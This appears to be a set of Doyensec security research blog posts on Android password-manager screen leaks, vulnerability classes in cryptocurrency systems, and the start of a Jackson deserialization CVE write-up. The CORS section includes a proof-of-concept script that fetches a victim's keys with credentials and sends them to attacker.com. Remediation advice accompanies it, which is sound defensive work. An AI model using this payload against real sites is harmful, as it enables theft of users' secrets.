
ABOUT US
We are security engineers who break bits and tell stories.
Visit us
doyensec.com
Follow us
@doyensec
Engage us
info@doyensec.com
Blog Archive
© 2026 Doyensec LLC 
A few months ago I stumbled upon a 2016 blog post by Mark Murphy, warning about the state of FLAG_SECURE window leaks in Android. This class of vulnerabilities has been around for a while, hence I wasn’t confident that I could still leverage the same weakness in modern Android applications. As it often turns out, I was being too optimistic. After a brief survey, I discovered that the issue still persists today in many password manager applications (and others).
The FLAG_SECURE setting was initially introduced as an additional setting to WindowManager.LayoutParams to prevent DRM-protected content from appearing in screenshots, video screencaps or from being viewed on “non-secure displays”.
This last term was created to distinguish between virtual screens created by the MediaProjection API (a native API to capture screen contents) and physical display devices like TV screens (having a DRM-secure video output). In this way Google forestalled the piracy apps issue by preventing unsigned apps from creating virtual “secure” displays, only allowing casting to physical “secure” devices.
While FLAG_SECURE nowadays serves its original purpose well (to the delight of e.g. Netflix, Google Play Movies, Youtube Red), developers during the years mistook this “secure” flag as an easy catch-all security feature provided by Android to mark the entire app from being excepted from a screen capture or recording.
Unfortunately, this functionality is not global for the entire app, but can only be set on specific screens that contain sensitive data. To make matters worse, every Android fragment used in the application will not respect the FLAG_SECURE set for the activity and won’t pass down the flag to any other Window instances created on behalf of that activity. As a consequence of this, several native UI components like Spinner,Toast,Dialog,PopupWindow and many others will still leak their content to third party applications having the right permissions.
After a short survey, I decided to investigate a category of apps in which a content leak would have had the biggest impact: mobile password managers. This would also be the category of applications a generic attacker would probably choose to target first, along with banking apps.
With this in mind, I fired up a screen capture application (mnml) and started poking around.
After a few days of testing, every Android password manager examined (4) was found to be vulnerable to some extent.
The following sections provide a summary of the discovered issues. All vulnerabilities were disclosed to the vendors throughout the second week of May 2019.
In 1Password, the Account Settings’ section offers a way to manage 1Password accounts. One of the functionalities is “Large Type”, which allows showing an account’s Secret Key in a large, easy-to-read format. The fragment showing the Secret Key leaks the generated password to third-party applications installed on the victim’s device. The Secret Key is combined with the user’s Master Password to create the full encryption key used to encrypt the accounts data, protecting them on the server side.

This was fixed in 1Password for Android in version 7.1.5, which was released on May 29, 2019.
When a user taps the password field, Keeper shows a “Copied to Clipboard” toast. But if the user shows the cleartext password with the “Eye” icon, the toast will also contain the secret cleartext password. This fragment showing the copied password leaks the password to third-party applications.


This was fixed in Keeper for Android version 14.3.0, which was released on June 21, 2019. An official advisory was also issued.
Dashlane features a random password generation functionality, usable when an account entry is inserted or edited. Unfortunately, the window responsible for choosing the parameter for the “safe” passwords is visible by third parties applications on the victim’s device.

Note that it is also possible for an attacker to infer the service associated with the leaked password, since the services list and autocomplete fragment is also missing the FLAG_SECURE flag, resulting in its leak.


The issue was fixed in Dashlane for Android in version 6.1929.2.
Several scenarios would result in an app being installed on a user’s phone recording their activity. These include:
If these scenarios seem unlikely to happen in real life, it is worth noting that there have been several instances of apps abusing this class of attacks in the recent past.
Many thanks to the 1Password, Keeper, and Dashlane security teams that handled the report in a professional way, issued a payout, and allowed the disclosure. Please remember that using a password manager is still the best choice these days to protect your digital accounts and that all the above issues are now fixed.
As always, this research was possible thanks to my 25% research time at Doyensec!
In the past three years, Doyensec has been providing security testing services for some of the global brands in the cryptocurrency world. We have audited desktop and mobile wallets, exchanges web interfaces, custody systems, and backbone infrastructure components.
We have seen many things done right, but also discovered many design and implementation vulnerabilities. Failure is a great lesson in security and can always be turned into positive teaching for the future. Learning from past mistakes is the key to create better systems.

In this article, we will guide you through a selection of four simple (yet dangerous!) application vulnerabilities.
Breaking Crypto Currency Systems != Breaking Crypto (at least not always)
For that, you would probably need to wait for Jean-Philippe Aumasson’s talk at the upcoming BlackHat Vegas.
This blog post was brought to you by Kevin Joensen and Mateusz Swidniak.
Cross-Origin Resource Sharing is used for relaxing the Same Origin Policy. This mechanism enables communication between websites hosted on different domains. A misconfigured CORS can have a great impact on the website security posture as other sites might access the page content.
Imagine a website with the following HTTP response headers:
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
If an attacker has successfully lured a victim to their website, they can easily issue an HTTP request with a null origin using an iframe tag and a sandbox attribute.
<iframe sandbox="allow-scripts" src="https://attacker.com/corsbug" />
<html>
<body>
<script>
var req = new XMLHttpRequest();
req.onload = callback;
req.open('GET', 'https://bitcoinbank/keys', true);
req.withCredentials = true;
req.send();

function callback() {
    location='https://attacker.com/?dump='+this.responseText;
};
</script>
</body>
When the victim visits the crafted page, the attacker can perform a request to https://bitcoinbank/keys and retrieve their secret keys.
This can also happen when the Access-Control-Allow-Origin response header is dynamically updated to the same domain as specified by the Origin request header.
Access-Control-Allow-Origin is never set to nullAccess-Control-Allow-Origin is not taken from a user-controlled variable or headerOrigin HTTP header into Access-Control-Allow-OriginIn some programming languages, optimizations performed by the compiler can have undesirable results. This could manifest in many different quirks due to specific compiler or language behaviors, however there is a specific class of idiosyncrasies that can have devastating effects.
Let’s consider this Python code as an example:
# All deposits should belong to the same CRYPTO address
assert all([x.deposit_address == address for x in deposits])
At first sight, there is nothing wrong with this code. Yet, there is actually a quite severe bug. The problem is that Python runs with __debug__ by default. This allows for assert statements like the security control illustrated above. When the code gets compiled to optimized byte code (*.pyo files) and lands into production, all asserts are gone. As a result, the application will not enforce any security checks.
Similar behaviors exist in many languages and with different compiler options, including C/C++, Swift, Closure and many more.
For example, let’s consider the following Swift code:
// No assert if password is == mysecret
if (password != "mysecretpw") {
   assertionFailure("Password not correct!")
}
If you were to run this code in Xcode, then it would simply hit your assertionFailure in case of an incorrect password. This is because Xcode compiles the application without any optimizations using the -Onone flag. If you were to build the same code for the Apple Store instead, the check would be optimized out leading to no password check at all since the execution will continue. Note that there are many things wrong in those three lines of code.
Talking about assertions, PHP takes the first place and de-facto facilitates RCE when you run asserts with a string argument. This is due to the argument getting evaluated through the standard eval.
assert statements for guarding code and enforcing security checksA bug class that is also easy to overlook in fin-tech systems pertains to arithmetic operations. Negative numbers and overflows can create money out of thin air.
For example, let’s consider a withdrawal function that looks for the amount of money in a certain wallet. Being able to pass a negative number could be abused to generate money for that account.
Imagine the following example code:
if data["wallet"].balance < data["amount"]:
    error_dict["wallet_balance"] = ("Withdrawal exceeds available balance")
...
data["wallet"].balance = data["wallet"].balance - data["amount"]
The if statement correctly checks if the balance is higher than the requested amount. However, the code does not enforce the use of a positive number.
Let’s try with -100 coins in a wallet account having 200 coins.
The check would be satisfied and the code responsible for updating the amount would look like the following:
data["wallet"].balance = 200 - (-100) # 300 coins
This would enable an attacker to get free money out of the system.
Talking about numbers and arithmetic, there are also well-known bugs affecting lower-level languages in which signed vs unsigned types come to play.
In most architectures, a signed short integer is a 2 bytes type that can hold a negative number and a positive number.
In memory, positive numbers are represented as 1 == 0x0001, 2 == 0x0002 and so forth. Instead, negative numbers are represented as two’s complement -1 == 0xffff,-2 == 0xfffe and so forth.
These representations meet on 0x7fff, which enables a signed integer to hold a value between -32768 and 32767.
Let’s take a look at an example with pseudo-code:
signed short int bank_account = -30000
Assuming the system still allows withdrawals (e.g. perhaps a loan), the following code will be exercised:
int withdraw(signed short int money){
    bank_account -= money
}
As we know, the max negative value is -32768. What happens if a user withdraws 2768 + 1 ?
withdraw(2769); //32767
Yes! No longer in debt thanks to integer wrapping. Current balance is now 32767.
signed vs unsigned types are used across the entire codebase. Note that the signed integer overflow is considered undefined behavior.Last but not least, we would like to introduce a simple infoleak bug. This is a very widespread issue present in the password reset mechanism of many web platforms.

A standard procedure for a password reset in modern web applications involves the use of a secret link sent out to the user via email. The secret is used as an authentication token to prove that the recipient had access to the email associated with the user’s registration.
Those links typically take the form of https://example.com/passwordreset/2a8c5d7e-5c2c-4ea6-9894-b18436ea5320 or https://example.com/passwordreset?token=2a8c5d7e-5c2c-4ea6-9894-b18436ea5320.
But what actually happens when the user clicks the link?
When a web browser requests a resource, it typically adds an HTTP header, called the Referer header indicating the URL of the resource from which the request originated. If the resource being requested resides on a different domain, the Referer header is still generally included in the cross-domain request. It is not uncommon that the password reset page loads external JavaScript resources such as libraries and tracking code. Under those circumstances, the password reset token will be also sent to the 3rd-party domains.
GET /libs/jquery.js HTTP/1.1
Host: 3rdpartyexampledomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Referer: https://example.com/passwordreset/2a8c5d7e-5c2c-4ea6-9894-b18436ea5320
Connection: close
As a result, personnel working for the affected 3rd-party domains and having access to the web server access logs might be able to take over accounts of the vulnerable web platform.
Referer header should always be removed using one of the following techniques:
data: or javascript:<iframe src=about:blank><meta name="referrer" content="no-referrer" />Referrer-Policy header, assuming your application supports recent browsers onlyIf you would like to talk about securing your platform, contact us at info@doyensec.com!
During one of our engagements, we analyzed an application which used the Jackson library for deserializing JSONs. In that context, we have identified a deserialization vulnerability where we could control the class to be deserialized. In this article, we want to show how an attacker may leverage this deserialization vulnerability to trigger attacks such as Server-Side Request Forgery (SSRF) and remote code execution.

This research also resulted in a new CVE-2019-12384 and a bunch of RedHat products affected by it:
As reported by Jackson’s author in On Jackson CVEs: Don’t Panic — Here is what you need to know the requirements for a Jackson “gadget” vulnerability are:
(1) The application accepts JSON content sent by an untrusted client (composed either manually or by a code you did not write and have no visibility or control over) — meaning that you can not constrain JSON itself that is being sent
(2) The application uses polymorphic type handling for properties with nominal type of java.lang.Object (or one of small number of “permissive” tag interfaces such as java.util.Serializable, java.util.Comparable)
(3) The application has at least one specific “gadget” class to exploit in the Java classpath. In detail, exploitation requires a class that works with Jackson. In fact, most gadgets only work with specific libraries — e.g. most commonly reported ones work with JDK serialization
(4) The application uses a version of Jackson that does not (yet) block the specific “gadget” class. There is a set of published gadgets which grows over time so it is a race between people finding and reporting gadgets and the patches. Jackson operates on a blacklist. The deserialization is a “feature” of the platform and they continually update a blacklist of known gadgets that people report.
In this research we assumed that the preconditions (1) and (2) are satisfied. Instead, we concentrated
on finding a gadget that could meet both (3) and (4). Please note that Jackson is one of the most used deserialization frameworks for Java applications
where polymorphism is a first-class concept. Finding these conditions
comes at zero-cost to a potential attacker who may use
static analysis tools
or other dynamic techniques, such as grepping for @class in request/responses, to find these targets.
During our research we developed a tool to assist the discovery of such vulnerabilities. When Jackson deserializes
ch.qos.logback.core.db.DriverManagerConnectionSource, this class can be abused to
instantiate a JDBC connection. JDBC stands for (J)ava (D)ata(b)ase (C)onnectivity.
JDBC is a Java API to connect and execute a query with the database and it
is a part of JavaSE (Java Standard Edition). Moreover, JDBC uses an automatic
string to class mapping, as such it is a perfect target to load and execute
even more “gadgets” inside the chain.
In order to demonstrate the attack, we prepared a wrapper in which we load arbitrary polymorphic classes specified by an attacker. For the environment we used jRuby, a ruby implementation running on top of the Java Virtual Machine (JVM). With its integration on top of the JVM, we can easily load and instantiate Java classes.
We’ll use this setup to load Java classes easily in a given directory and prepare the Jackson environment to meet the first two requirements (1,2) listed above. In order to do that, we implemented the following jRuby script.
require 'java'
Dir["./classpath/*.jar"].each do |f|
	require f
end
java_import 'com.fasterxml.jackson.databind.ObjectMapper'
